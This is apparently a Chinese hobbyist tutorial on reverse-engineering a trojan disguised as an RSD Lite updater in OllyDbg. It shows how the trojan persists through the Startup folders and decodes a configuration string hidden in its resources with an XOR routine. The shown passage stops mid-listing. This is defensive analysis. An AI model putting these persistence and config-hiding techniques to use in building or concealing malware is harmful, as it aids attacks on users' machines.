看到朋友的手机刷了新的系统,很是羡慕,自己的老系统早用烦了,于是上网下载了工具,准备自己也换个界面漂亮一点的系统来玩玩,可是刚解压安装包,金山就报警了,根据金山的报告,应该是木马,路径在C:\Program Files\Motorola\RSD Lite\RSDLUpdater.exe,心想该不是金山的误报吧,网站上可承诺说是经过杀软的检测无毒的啊!来到金山指定的路径,找到了可疑文件(RSDLUpdater.exe),看这名字好像是更新程序,先复制一下,直接双击复件,消失了。看来金山并没有误报,确实是木马。首先,我们还是让杀软扫描下内存,将我们刚才激活的木马查杀。然后就请出我们的利剑——OD,来玩屠马的游戏吧!

我们还是先做好防范工作吧,因为我们这次玩的可是木马,它可是有巨大杀伤力的呀!首先,先断网,大家都知道,木马一旦运行,隐藏在黑暗中的那两只手就有可能通过网络操控我们。其次,我们将木马复制到虚拟机上,防范于未然呀!做好这两步后,我们就可以正式开始了(很激动,不是吗?)。好,用OllyDbg载入,先用字符串参考看看能不能找到点有用的信息,结果令人

沮丧,因为我们没有找到半点有用的信息,如图1所示。




图1

既然这招不管用,我们换另一招吧!单击右键→搜索→当前模块中的名称,我们来看看这个木马程序都调用了哪些函数,如图2所示。




图2

我们应该先在ExitProcess下断,为什么呢?这是为了在调试期间减少麻烦,如果我们稍不注意按F9键把木马运行了,就再不可能按Ctrl+F2快捷键重新加载了,因为木马一旦运行就会消失,我们必须重新复制样本进行调试,这就给我们的调试带来了麻烦,如果我们在ExitProcess下断点,木马在运行结束要退出的时候就会断下来,我们就可以按Ctrl+F2快捷键重新加载了,这样就减少麻烦了。我们仔细观察下可以发现木马有调用注册表操作函数(RegCloseKey、RegOpenKeyExA、RegQueryValueExA),我们先在这三个函数上下断,看看木马用这三个函数干了什么,我们选中要下断的函数,单击右键→在导入表中切换断点,就可以成功下断了。成功断下后,仔细观察堆栈窗口,里面有这个注册表键值HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders,看到了吗?这时我们就应该有这样的疑问,木马为什么要访问这个注册表键值哪?要弄清楚这个问题,我们先去找注册表找这个键值吧!如图3所示。




图3

我们仔细观察名称为Startup这一项的键值就大概明白了,它的数据是 C:\Documents and Settings\Administrator.263736EBAE76454\「开始」菜单\程序\启动,大家应该不难猜出木马正是通过把自身复制到这个文件夹来实现自启动的,我们可以前往上述的文件夹证实一下(如图4所示)。




图4

我们在上述文件夹中找到了木马,同时木马也将自己复制到C:\Documents and Settings\All Users\「开始」菜单\程序\启动,来实现同样的目的,与其相对应的注册表键值是HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsCurrentVersion\explorer\Shell Folders\ Common Startup\C:Documents and Settings\All Users:WINDOWS\「开始」菜单\程序\启动,在此我就不截图了。

我们来看下在代码上是如何实现的:

```
77DACDCD 50 push eax //pHandle = 0012EA48
77DACDCE 68 19000200 push 20019
//Access = KEY_READ
77DACDD3 56 push esi //Reserved = 0
77DACDD4FFB5 8CF9FFFF push dword ptr ss:[ebp-674]
//Subkey = "Software\Microsoft\Windows\
//CurrentVersion\Explorer\Shell Folders"
77DACDDA FFB5 7CF9FFFF push dword ptr ss:[ebp-684] //hKey = 88
77DACDE0 E8 BA9CFFFF call ADVAPI32.RegOpenKeyExW
//CALL 到 RegOpenKeyExW,来自
//ADVAPI32.77DACDE0
77DACE12 50 push eax //pBufSize = 0012EA18
77DACE13 8D85 A4FDFFFF lea eax,dword ptr ss:[ebp-25C]
77DACE19 50 push eax //Buffer = 0012EE74
77DACE1A 56 push esi //pValueType = NULL
77DACE1B 56 push esi //Reserved = NULL
77DACE1C 57 push edi //ValueName = "Cache"
77DACE1D FFB5 78F9FFFF push dword ptr ss:[ebp-688] //hKey = 84
77DACE23 E8 C7A1FFFF call ADVAPI32.RegQueryValueExW
//CALL 到 RegQueryValueExW,来自
//ADVAPI32.77DACE23
```

上面就是木马用来调用操作注册表的函数,大家不明白的可以多查查MDSN,我这里就多作解释了。

前面我们通过在注册表操作函数上下断点,弄明白了木马是如何实现自启动的,我们屠马当然不止只想明白这点东西,这不是我们的目的,如果别人给你种了木马,你当然希望知道这个人是谁(难道你不想知道吗),找出幕后的真凶才是我们的真正目的,你想知道幕后真凶是谁吗?让我们一起来揭开谜底吧!

在我们要开始之前,先弄清楚一些问题,这样有助于我们更快更准确地找到我们想要的信息。我们要找幕后真凶,我们从木马里能得到的是攻击者在配置木马时填入的IP地址或转向用的动态域名,我们得到的能够确定攻击者身份的只有这两种信息,我们能确定的是木马中肯定存在着这两种信息的一种,但是我们不知道我们要找的信息在木马中到底以什么样的形式存在以及它到底在哪。我们难道要用F8键来找我们想要的信息吗?确实能找到,但这种方法既浪费时间又浪费精力,不到万不得已我们还是不要用的好,我们要找更好的办法,那么我们上哪找啊!我开动脑筋想啊!想啊!想……终于在图5中找到了答案。




图5

大家都看到LoadResource函数了吧?木马就是调用这个函数来加载攻击者在配置木马时输入的信息的,我们只要在这个函数上下断点就能很快找到需要的信息了,我们按照前面的方法下断,程序成功断下,按Alt+F9快捷键(执行到用户代码),到如下代码处:

```
00406B0C 56 push esi
// hModule = 00400000
00406B0D 53 push ebx
//hResource = 0041E0C0
00406B0E E8 0DE4FFFF call <jmp.&kernel32.LoadResource>
00406B13 8BF0 mov esi,eax
//将得到的一个字符串送入ESI
```

```
00406B15  85F6   test esi,esi
//判断是否为空
00406B17  74 54  je short ww.00406B6D//为空则跳转
```

这里通过调用函数LoadResource,得到了一个字符串为:"8:&:89&;;&:=t:898t>8t L Z I\[mztLZI\ Zi|t\'a{(A{(LZI\(Zmeg|m([gn|t8t8tL Z I\:898t9:;<=>t",没有我们想要的信息,而且这个字符串毫无规律,并没有包含有用信息,这让我很郁闷,难道我弄错了?我们并没有弄错,攻击者不是傻子,他会把信息赤裸裸地放在木马中不经过任何处理让我们很容易地找到他吗?当然不会,他要把它加密,这样我们就不容易找到他了,我们在紧接上面的代码处,有如下代码:

```
00406B2F  E8 1CD7FFFF  call 00404250
00406B34  8D45 F8  lea eax,dword ptr ss:[ebp-8]
00406B37  E8 3CD6FFFF  call 00404178
00406B3C  8B4D F4  mov ecx,dword ptr ss:[ebp-C]
00406B3F  8B55 F0  mov edx,dword ptr ss:[ebp-10]
00406B42  E8 75E6FFFF  call 004051BC
00406B47  8D55 EC  lea edx,dword ptr ss:[ebp-14]
00406B4A  8B45 F8  mov eax,dword ptr ss:[ebp-8]
00406B4D  E8 96FEFFFF call 004069E8//按F7键步入
00406B52  8B55 EC  mov edx,dword ptr ss:[ebp-14]
00406B55  8D45 F8  lea eax,dword ptr ss:[ebp-8]
00406B58  E8 C7D2FFFF  call 00403E24
00406B5D  56  push esi
00406B5E  E8 DDE2FFFF  call <jmp.&kernel32.FreeResource>
```

我们看到上面的5个CALL都是解密字符串的,程序在解密字符串后,才调用FreeResource释放资源。解密的关键代码在00406B4D处的这个CALL里,我们按F7键步入,找到如下代码。

```
00406A27  66:BF 0100  mov di,1
//这里di充当循环计数器,初始值为1
00406A2B  0FB7C7  movzx eax,di
//将循环计数器的值送入eax
00406A2E  8B55 FC  mov edx,dword ptr ss:[ebp-4] //将指向字符串的指针送入edx
00406A31  0FB64402 FF  movzx eax,byte ptr ds:[edx+eax-1]//取字符串中的字符
00406A36  66:8945 FA  mov word ptr ss:[ebp-6],ax //将取到的字符送入堆栈
00406A3A  8D45 F4  lea eax,dword ptr ss:[ebp-C] //让eax指向一个空堆栈
00406A3D  66:8B55 FA  mov dx,word ptr ss:[ebp-6] //将堆栈中的字符读入到dx
00406A41  66:81F2 0802  xor dx,208
//将字符的十六进制与十六进制208进行异或运算
00406A46  E8 7DD4FFFF  call 00403EC8
//步入这个CALL
00406A4B  8B55 F4  mov edx,dword ptr ss:[ebp-C]
00406A4E  8BC6  mov eax,esi
